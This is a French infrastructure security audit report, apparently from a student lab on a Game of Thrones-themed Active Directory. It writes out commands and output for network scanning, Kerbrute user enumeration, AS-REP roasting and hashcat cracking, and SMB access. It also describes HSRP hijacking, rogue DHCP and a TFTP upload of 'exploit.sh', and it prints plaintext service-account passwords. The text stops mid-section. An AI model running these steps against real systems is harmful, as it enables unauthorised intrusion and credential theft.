Rapport d'Audit de Sécurité Infrastructure - Phase 2

Cible : Infrastructure du Groupe G2

Date : 01/14/2026

1. Résumé exécutif

L'audit de sécurité mené sur l'infrastructure du Groupe G2 a révélé une posture de sécurité critique. La découverte d'un protocole d'administration non sécurisé (Cisco Smart Install) a permis une compromission totale du cœur de réseau en moins de 30 minutes, sans aucune authentification préalable.

Les faiblesses majeures incluent l'exposition de services d'administration critiques sur le réseau utilisateur, une politique de mots de passe extrêmement faible (pellet) et l'utilisation d'algorithmes de chiffrement obsolètes. À ce jour, un attaquant peut intercepter le trafic, modifier la topologie réseau et potentiellement rebondir vers l'Active Directory.

2. Reconnaissance : Énumération de l'infrastructure

2.1 Réseau : Découverte d'hôtes, scan de ports, services exposés, topologie

Scan de ports et services (Nmap)

Commande utilisée :

```
nmap -sV 172.16.0.1/16
```

Résultat :

```
Nmap scan report for 172.16.0.10
Host is up (0.0018s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        Cisco SSH 1.25 (protocol 2.0)
80/tcp  open  http       Cisco IOS http config
443/tcp open  ssl/https?
MAC Address: 00:21:D7:11:0D:C1 (Cisco Systems)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Nmap scan report for 172.16.0.11
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        Cisco SSH 1.25 (protocol 2.0)
80/tcp  open  http       Cisco IOS http config
```

```
443/tcp open  ssl/https?
MAC Address: 88:75:56:F3:3D:41 (Cisco Systems)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Nmap scan report for 172.16.0.12
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        Cisco SSH 1.25 (protocol 2.0)
80/tcp  open  http       Cisco IOS http config
443/tcp open  ssl/https?
MAC Address: 00:22:BE:7D:0B:C1 (Cisco Systems)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Nmap scan report for 172.16.0.252
Host is up (0.0018s latency).
Not shown: 993 filtered tcp ports (no-response), 6 filtered tcp ports
(admin-prohibited)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Cisco SSH 1.25 (protocol 2.0)
MAC Address: 00:1F:C9:2D:71:C7 (Cisco Systems)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Nmap scan report for 172.16.0.253
Host is up (0.0014s latency).
Not shown: 990 filtered tcp ports (no-response), 9 filtered tcp ports
(admin-prohibited)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Cisco SSH 1.25 (protocol 2.0)
MAC Address: 00:11:92:B8:10:C7 (Cisco Systems)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Nmap scan report for 172.16.0.254
Host is up (0.0048s latency).
Not shown: 996 filtered tcp ports (no-response), 3 filtered tcp ports
(admin-prohibited)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     Cisco SSH 1.25 (protocol 2.0)
MAC Address: 00:00:0C:07:AC:3C (Cisco Systems)
Service Info: OS: IOS; CPE: cpe:/o:cisco:ios

Nmap scan report for 172.16.0.31
Host is up (0.000015s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE         VERSION
22/tcp  open  ssh             OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
902/tcp open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC,
SOAP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Scans de machines sur le réseau

```
adminetu@RTC01:~$ sudo nmap -sn 172.16.0.0/16
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 15:17 CET
Nmap scan report for 172.16.0.10
Host is up (0.0051s latency).
MAC Address: 00:21:D7:11:0D:C1 (Cisco Systems)
Nmap scan report for 172.16.0.11
Host is up (0.0094s latency).
MAC Address: 88:75:56:F3:3D:41 (Cisco Systems)
Nmap scan report for 172.16.0.12
Host is up (0.0073s latency).
MAC Address: 00:22:BE:7D:0B:C1 (Cisco Systems)
Nmap scan report for 172.16.0.252
Host is up (0.020s latency).
MAC Address: 00:1F:C9:2D:71:C7 (Cisco Systems)
Nmap scan report for 172.16.0.253
Host is up (0.0094s latency).
MAC Address: 00:11:92:B8:10:C7 (Cisco Systems)
Nmap scan report for 172.16.0.254
Host is up (0.021s latency).
MAC Address: 00:00:0C:07:AC:3C (Cisco Systems)
Nmap scan report for 172.16.0.31
Host is up.
Nmap scan report for 172.16.2.7
Host is up (0.00099s latency).
Nmap scan report for 172.16.2.100
Host is up (0.0010s latency).
Nmap scan report for 172.16.2.124
Host is up (0.0019s latency).
Nmap scan report for 172.16.2.125
Host is up (0.0011s latency).
Nmap scan report for 172.16.2.126
Host is up (0.0014s latency).
...
```

2.2 Système : OS, versions, configurations, services actifs

Cœur de Réseau (Infrastructure Cisco)

- **172.16.0.10, .11, .12** : Probablement des switchs d'accès ou de distribution (services HTTP/HTTPS et SSH ouverts).
- **172.16.0.252, .253** : Routeurs ou switchs de cœur (HSRP/VRRP probable au vu des IPs hautes).
- **172.16.0.254** : Adresse MAC 00:00:0C:07:AC:3C. **Alerte** : Le préfixe 00:00:0C:07:AC est réservé à HSRP (Cisco Hot Standby Router Protocol). C'est une IP virtuelle de passerelle.

2.3 Active Directory : Utilisateurs, groupes, partages, services actifs

Scan de ports sur l'Active Directory

```
adminetu@RTC01:~$ sudo nmap 172.16.2.100 -sV
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 10:13 CET
Nmap scan report for 172.16.2.100
Host is up (0.00099s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-
01-14 08:13:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: PELLET.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012
microsoft-ds (workgroup: PELLET)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: PELLET.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

---

3. Identification des vulnérabilités

3.1 Réseau : Services vulnérables, ports ouverts non nécessaires, protocoles obsolètes

Vulnérabilité 1 : Usurpation de protocole HSRP (HSRP Hijacking)

- **Service affecté** : HSRP (Port UDP 1985)
- **Sévérité** : Haute
- **CVSS (Estimation)** : 8.8 (Critique)


Description :

L'analyse réseau a révélé que la redondance de la passerelle par défaut est gérée par le protocole HSRP. La configuration actuelle utilise l'authentification par défaut : le mot de passe "cisco" circule en clair dans les trames multicast. Un attaquant local peut donc récupérer ce mot de passe et injecter des paquets pour se faire passer pour un routeur légitime.

Impact :

Cette faille permet une attaque de type Man-in-the-Middle. En s'annonçant avec une priorité maximale, l'attaquant force les routeurs légitimes à passer en état Standby.

- **Confidentialité** : L'attaquant peut intercepter tout le trafic sortant du VLAN.
- **Disponibilité** : Risque élevé de Déni de Service (DoS) si l'attaquant ne retransmet pas les paquets (phénomène de "Blackhole" constaté lors du test).



Vulnérabilité 2 : Faille Cisco Smart Install (Port 4786)

Énumération des machines avec ce service :

```
adminetu@RTC01:~$ sudo nmap 172.16.0.0/16 -p 4786
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 10:41 CET
Nmap scan report for 172.16.0.10
Host is up (0.0045s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: 00:21:D7:11:0D:C1 (Cisco Systems)

Nmap scan report for 172.16.0.11
Host is up (0.017s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: 88:75:56:F3:3D:41 (Cisco Systems)

Nmap scan report for 172.16.0.12
Host is up (0.0089s latency).

PORT     STATE SERVICE
4786/tcp open  smart-install
MAC Address: 00:22:BE:7D:0B:C1 (Cisco Systems)

Nmap scan report for 172.16.0.252
Host is up (0.0027s latency).

PORT     STATE    SERVICE
```

```
4786/tcp filtered smart-install
MAC Address: 00:1F:C9:2D:71:C7 (Cisco Systems)

Nmap scan report for 172.16.0.253
Host is up (0.0023s latency).

PORT     STATE    SERVICE
4786/tcp filtered smart-install
MAC Address: 00:11:92:B8:10:C7 (Cisco Systems)

Nmap scan report for 172.16.0.254
Host is up (0.011s latency).

PORT     STATE    SERVICE
4786/tcp filtered smart-install
MAC Address: 00:00:0C:07:AC:3C (Cisco Systems)
```

Vulnérabilité 3 : SNMP

```
sudo nmap -sU -p 69,123,161 172.16.0.10-12
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 11:44 CET
Nmap scan report for 172.16.0.10
Host is up (0.0031s latency).

PORT    STATE  SERVICE
161/udp closed snmp
MAC Address: 00:21:D7:11:0D:C1 (Cisco Systems)

Nmap scan report for 172.16.0.11
Host is up (0.0018s latency).

PORT    STATE  SERVICE
161/udp closed snmp
MAC Address: 88:75:56:F3:3D:41 (Cisco Systems)

Nmap scan report for 172.16.0.12
Host is up (0.0018s latency).

PORT    STATE  SERVICE
161/udp closed snmp
MAC Address: 00:22:BE:7D:0B:C1 (Cisco Systems)

Nmap scan report for 172.16.0.252
Host is up (0.0017s latency).

PORT    STATE    SERVICE
161/udp filtered snmp
MAC Address: 00:1F:C9:2D:71:C7 (Cisco Systems)
```

```
Nmap scan report for 172.16.0.253
Host is up (0.0017s latency).

PORT    STATE    SERVICE
161/udp filtered snmp
MAC Address: 00:11:92:B8:10:C7 (Cisco Systems)

Nmap scan report for 172.16.0.254
Host is up (0.0026s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:00:0C:07:AC:3C (Cisco Systems)

Nmap done: 6 IP addresses (6 hosts up) scanned in 0.36 seconds
```

Sur les machines 172.16.0.252-254, les connexions sont filtrées. Vérification des ACL :

```
adminetu@RTC01:~$ sudo grep "access-list 10"
/root/.msf4/loot/20260114110717_default_172.16.0.10_cisco.ios.config_967532
.txt
access-list 10 permit 172.16.0.0 0.0.0.255
```

Vulnérabilité 4 : TFTP (Port 69)

Étant donné qu'un service TFTP est actif, scan du port TFTP et extraction des documents partagés :

```
adminetu@RTC01:~/Documents$ sudo nmap -sU -p 69 --script tftp-enum 172.16.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 13:47 CET
Nmap scan report for 172.16.2.7
Host is up (0.00068s latency).

PORT   STATE SERVICE
69/udp open  tftp
| tftp-enum:
|   config.txt
|_  test.txt

Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds
adminetu@RTC01:~/Documents$ tftp 172.16.2.7 -c get test.txt
adminetu@RTC01:~/Documents$ ls
test.txt
adminetu@RTC01:~/Documents$ cat test.txt
test
adminetu@RTC01:~/Documents$
```

Remarque : On n'a pas tous les documents car tftp-enum cherche des noms de fichiers à partir d'un dictionnaire.

De plus, on peut totalement créer n'importe quel type de fichier et le mettre sur le système de fichier sans qu'il soit vérifié.

```
touch exploit.sh | tftp 172.16.2.7 -c put exploit.sh
```

Ce qui peut permettre par la suite de l'exécuter sur le serveur.

Vulnérabilité 5 : Protocole DHCP

Contexte :

Lors de l'analyse du réseau local, nous avons identifié que le service DHCP (Dynamic Host Configuration Protocol) était actif. Ce protocole, qui distribue automatiquement les adresses IP, est par défaut dépourvu de mécanismes d'authentification forts, ce qui le rend vulnérable à deux types d'attaques majeures.

Vulnérabilité A : Épuisement des adresses (DHCP Starvation)

Description : L'attaque par "famine" consiste à inonder le serveur DHCP de milliers de requêtes DHCP DISCOVER en quelques secondes. Pour chaque requête, l'attaquant utilise une adresse MAC source aléatoire (spoofing).


Impact : Le serveur DHCP alloue une adresse IP à chaque fausse adresse MAC jusqu'à ce que son "pool" (réserve) d'adresses soit vide. Les utilisateurs légitimes ne peuvent plus obtenir d'adresse IP et sont donc coupés du réseau (Déni de Service).

```
2137… 781.968232949 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968233911 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968234866 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968235841 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968237314 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968475442 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968477196 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968478290 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968479297 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968480323 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
2137… 781.968481307 0.0.0.0      255.255.255.255      DHCP      286 DHCP Discover - Transaction ID 0x643c9869
```


Vulnérabilité B : Serveur DHCP Pirate (Rogue DHCP)

Description : Une fois le serveur légitime saturé (ou simplement plus lent), l'attaquant déploie un faux serveur DHCP sur sa propre machine. C'est ce serveur pirate qui répondra aux nouvelles demandes des clients.

Impact (Critique - Man-in-the-Middle) : Les victimes acceptent la configuration réseau fournie par le pirate. En se déclarant comme "Passerelle" (Gateway), l'attaquant force tout le trafic Internet de la victime à transiter par sa machine. Cela permet l'interception de données sensibles, la modification de trafic ou l'espionnage.



Preuve Technique :



Analyse : Le filtre `ip.src == 172.16.3.131` isole le trafic de l'attaquant. On constate l'envoi d'un paquet DHCP OFFER contenant :

1. Option 54 (Server Identifier) : 172.16.3.131 (L'attaquant s'identifie comme serveur)
2. Option 3 (Router) : 172.16.3.131 (L'attaquant s'impose comme routeur de sortie)

3.2 Système : Configurations faibles, credentials exposés

Vulnérabilité : Exposition de fichiers de configuration et credentials

Grâce à la compromission de l'AD, accès au partage de fichier (en lecture pour tous, pas besoin de compte admin). Informations cruciales trouvées :

![alt text](Capture dâ€™Ã©cran_2026-01-14_16-17-02.png)

Notamment :

- Les clefs SSH pour se connecter au compte Administrateur
- Informations du compte de backup contenant des données critiques :

```
$BackupConfig = @{
    User     = "svc_dragon"
    Password = "FireAndBlood1"
    Domain   = "PELLET"
    Destination = "\\CITADEL\Archives"
}
```

3.3 Active Directory : Kerberoasting, AS-REP Roasting, credentials exposés

Vulnérabilité 1 : AS-REP Roasting

Énumération des utilisateurs :

```
sudo nmap -sV 172.16.2.100
```

Constat : Les ports de Kerberos sont ouverts.

Récupération d'identifiants valides avec Kerbrute :

Wordlist utilisée : https://github.com/danielmiessler/SecLists/blob/master/Usernames/xato-net-10-million-usernames.txt

```
./kerbrute_linux_amd64 userenum --dc 172.16.2.100 -d PELLET.com
~/Téléchargements/xato-net-10-million-usernames.txt
```

Résultat : Plusieurs users en lien avec GOT trouvés.

Génération d'une wordlist avec la même syntaxe avec plusieurs personnages de GOT 'prénom.nom'.

```
adminetu@RTC02:~$ ./kerbrute_linux_amd64 userenum --dc 172.16.2.100 -d PELLET.com ~/Téléchargements/
got_wordlist.txt

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/14/26 - Ronnie Flathers @ropnop

2026/01/14 15:41:22 >  Using KDC(s):
2026/01/14 15:41:22 >   172.16.2.100:88

2026/01/14 15:41:22 >  [+] VALID USERNAME:       bronn@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       ellaria.sand@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       euron.greyjoy@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       gendry@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       grey.worm@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       daenerys.targaryen@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       cersei.lannister@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       gregor.clegane@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       davos.seaworth@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       arya.stark@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       brienne.tarth@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       benjen.stark@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       balon.greyjoy@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       bran.stark@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       hodor@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       jaime.lannister@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       jeor.mormont@PELLET.com
2026/01/14 15:41:22 >  [+] VALID USERNAME:       jon.snow@PELLET.com
```

Récupération des hashs avec AS-REP Roasting (Impacket) :

Tous les users valides mis dans `valid_users.txt`.

Commande pour récupérer les hashs :

```
python3 GetNPUsers.py PELLET.com/ -usersfile valid_users.txt -no-pass -dc-
ip 172.16.2.100
```

```
adminetu@RTC02:~/impacket/examples$ python3 GetNPUsers.py PELLET.com/ -usersfile ~/valid.txt -no-pas
s -dc-ip 172.16.2.100
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User balon.greyjoy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User benjen.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$bran.stark@PELLET.COM:5ef06dc85f122b3a785031c4b54104cf$5b4c986ab92715b83631b4b6ccc93f9
d4309d8dcc491857eb5c63a889828fe9c068f6c965e9444a2ec23f74ada30ec80ada68857bea79126248239e940fb9d8b9ac
0fb7ccce253903e4af8cf95768ed1728baa0e227cd96d6414bf6859ffb1f03ef7c51e35999611fb49694d329284bffdbf4a9
55a475b689c28b4709c002c3c7f11793d861f97f2c92da15df530bb724eefbe5056f3d07dbbcc3a3bf8bf98f5cdd5d5fbe10
47930412d299e881bc9ebe5eb5ed69f1afac16a0c7eda83a4d39e606f1987b0969df4c1e98cad2104e7e2e1a889507541e82
a83e25a2e3ad5d4308081c05a6689ad54
[-] User brienne.tarth doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bronn doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cersei.lannister doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User daenerys.targaryen doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User davos.seaworth doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ellaria.sand doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User euron.greyjoy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gendry doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gregor.clegane doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User grey.worm doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Les hashs sont placés dans `hash.txt`.

Attaque par dictionnaire avec Hashcat :

Wordlist utilisée : rockyou

Mode : 18200 (Kerberos AS-REP)

```
hashcat -m 18200 ~/hash.txt ~/Téléchargements/rockyou.txt
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: /home/adminetu/hash.txt
Time.Started.....: Wed Jan 14 16:05:25 2026 (22 secs)
Time.Estimated...: Wed Jan 14 16:05:47 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/adminetu/Téléchargements/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1923.8 kH/s (1.87ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/4 (25.00%) Digests (total), 0/4 (0.00%) Digests (new), 1/4 (25.00%) Salts
Progress.........: 57377536/57377536 (100.00%)
Rejected.........: 0/57377536 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:3 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b6d3831303838] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 54c Util: 93%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => Started: Wed Jan 14 16:05:24 2026
Stopped: Wed Jan 14 16:05:49 2026
```

Un seul hash cassé. Vérification dans le potfile :

```
cat ~/.local/share/hashcat/hashcat.potfile
```

```
adminetu@RTC02:~/impacket/examples$ cat ~/.local/share/hashcat/hashcat.potfile
$krb5asrep$23$renly.baratheon@PELLET.COM:17a9d8ed6f19bcb03fa80fd6f3766f12$7eebcb0c213ada3a5584b4ec8e
6045e4dc6194043a9107bf255e19f877942c8006e6f14a0522c0392521251235ebfbe6b13b42fbc45c7a54435411c2139160
d052738ef1f21d5efda306ed3ba200c4503fd2ce4fb5571db811ff5ee38283a9c93f71b81d50892100be550e69339b7e04b8
2f26ab87bb0cf63215ec84b811457e22c4eec827bb1c1e1bd55a668129737674f3ea87bb6440b9c98a1b266003c4c8595c04
873877458284d98977b755d5f17addc357d2bb1a7d96093414147c428c09f3c53d7125c22a569dc76991aae5167ceb26c260
a3f418edf0bdcf24c1b82574f15ba59eaca6e2:Rainbow123
```

Première porte d'entrée obtenue dans l'AD.

Vulnérabilité 2 : Hardcoded Credentials dans scripts

Exploration des Partages Réseau (SMB) :

Authentification en tant que `renly.baratheon` :

```
smbclient //172.16.2.100/IT -U renly.baratheon
# Mot de passe : Rainbow123
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient //172.16.2.100/IT -U renly.baratheon
Password for [WORKGROUP\renly.baratheon]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 14 15:13:06 2026
  ..                                  D        0  Wed Jan 14 15:13:06 2026
  deploy_workstation.ps1              A      300  Mon Jan 12 15:09:12 2026

                8230911 blocks of size 4096. 5987004 blocks available
smb: \>
```

Exfiltration de Données :

Le partage `IT` contenait un script suspect téléchargé :

